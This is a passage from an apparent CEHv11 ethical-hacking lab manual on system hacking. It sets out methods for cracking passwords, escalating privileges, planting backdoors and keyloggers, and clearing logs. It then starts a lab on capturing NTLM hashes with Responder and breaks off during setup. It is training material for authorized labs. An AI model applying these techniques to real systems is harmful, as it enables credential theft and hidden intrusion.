


System Hacking

Module 06


System Hacking

System hacking is the process of testing computer systems and software for security vulnerabilities that an attacker could exploit to gain access to the organization's systems to steal or misuse sensitive information.


ICON KEY




Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objectives

The objective of this lab is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)

- Acquiring the rights of another user or an admin (privilege escalation)
- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

 **Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11\Module 06 System Hacking**

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 205 Minutes

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access:** Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges:** Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access:** Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs:** Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Gain Access to the System	✓	✓	✓
	1.1 Perform Active Online Attack to Crack the System's Password using Responder	✓		✓
	1.2 Audit System Passwords using L0phtCrack		✓	✓
	1.3 Find Vulnerabilities on Exploit Sites		✓	✓
	1.4 Exploit Client-Side Vulnerabilities and Establish a VNC Session	✓		✓
	1.5 Gain Access to a Remote System using Armitage		✓	✓
	1.6 Hack a Windows Machine with a Malicious Office Document using TheFatRat		✓	✓
	1.7 Perform Buffer Overflow Attack to Gain Access to a Remote System	✓		✓
2	Perform Privilege Escalation to Gain Higher Privileges	✓	✓	✓
	2.1 Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities		✓	✓
	2.2 Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter	✓		✓
3	Maintain Remote Access and Hide Malicious Activities	✓	✓	✓
	3.1 User System Monitoring and Surveillance using Power Spy		✓	✓
	3.2 User System Monitoring and Surveillance using Spytech SpyAgent	✓		✓
	3.3 Hide Files using NTFS Streams		✓	✓
	3.4 Hide Data using White Space Steganography		✓	✓
	3.5 Image Steganography using OpenStego	✓		✓
	3.6 Covert Channels using Covert_TCP		✓	✓

4	Clear Logs to Hide the Evidence of Compromise	√	√	√
	4.1 View, Enable, and Clear Audit Policies using Auditpol		√	√
	4.2 Clear Windows Machine Logs using Various Utilities	√		√
	4.3 Clear Linux Machine Logs using the BASH Shell	√		√
	4.4 Clear Windows Machine Logs using CCleaner		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit <https://ilabs.eccouncil.org>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion on the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab

1

Gain Access to the System

Gaining access refers to the process of obtaining unauthorized access to the target system to modify or steal sensitive information.

ICON KEY

Valuable Information

Test Your Knowledge

Web Exercise

Workbook Review

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as **password cracking**, **vulnerability exploitation**, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack

- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session
- Gain access to a remote system using Armitage
- Hack a Windows machines with a malicious Office document using TheFatRat
- Perform buffer overflow attack to gain access to a remote system

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2016 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- L0phtCrack located at **E:\CEH-Tools\CEHv11 Module 06 System Hacking>Password Cracking Tools\L0phtCrack**
- You can also download the latest version of **L0phtCrack** from its official website. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 100 Minutes

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

T A S K 1

Perform Active Online Attack to Crack the System's Password using Responder

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

Note: In this task, we will use the **Ubuntu (10.10.10.9)** virtual machine as the host machine and the **Windows 10 (10.10.10.10)** virtual machine as the target machine.

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

1. Turn on the **Ubuntu** and **Windows 10** virtual machines.
2. In the **Ubuntu** virtual machine, click on the **Ubuntu** button to log in.




Figure 1.1.1: Click on Ubuntu button to login

By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

3. In the **Password** field, type **toor** and press **Enter** to sign in.




Figure 1.1.2: Login as the root user

4. In the left pane, under **Activities** list, scroll down and click the () icon to open the **Terminal** window.




Figure 1.1.3: Open Terminal window

TASK 1.1**Install
Responder Tool**

5. A **Terminal** window appears. In the **Terminal** window, type **git clone https://github.com/SpiderLabs/Responder** and press **Enter** to install the Responder tool.

 A screenshot of a terminal window titled "ubuntu@ubuntu: ~". The command "git clone https://github.com/SpiderLabs/Responder" is entered and highlighted with a red box. The output shows the progress of cloning the repository, including object enumeration, receiving objects, and resolving deltas.

```
ubuntu@ubuntu:~$ git clone https://github.com/SpiderLabs/Responder
Cloning into 'Responder'...
remote: Enumerating objects: 878, done.
remote: Total 878 (delta 0), reused 0 (delta 0), pack-reused 878
Receiving objects: 100% (878/878), 542.56 KiB | 427.00 KiB/s, done.
Resolving deltas: 100% (572/572), done.
ubuntu@ubuntu:~$
```

Figure 1.1.4: Cloning Responder tool

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Ubuntu** virtual machine:

- Click on **Files** in the left-hand pane of **Desktop**. The **home** window appears; click on **+ Other Locations** from the left-hand pane of the window.




Figure 1.1.5: Open Other Locations

- The **+ Other Locations** window appears; type **smb://10.10.10.10** in the **Connect to Server** field and click the **Connect** button.




Figure 1.1.6: + Other Locations window

- A security pop-up appears. Type the **Windows 10** virtual machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click the **Connect** button.




Figure 1.1.7: Security pop-up

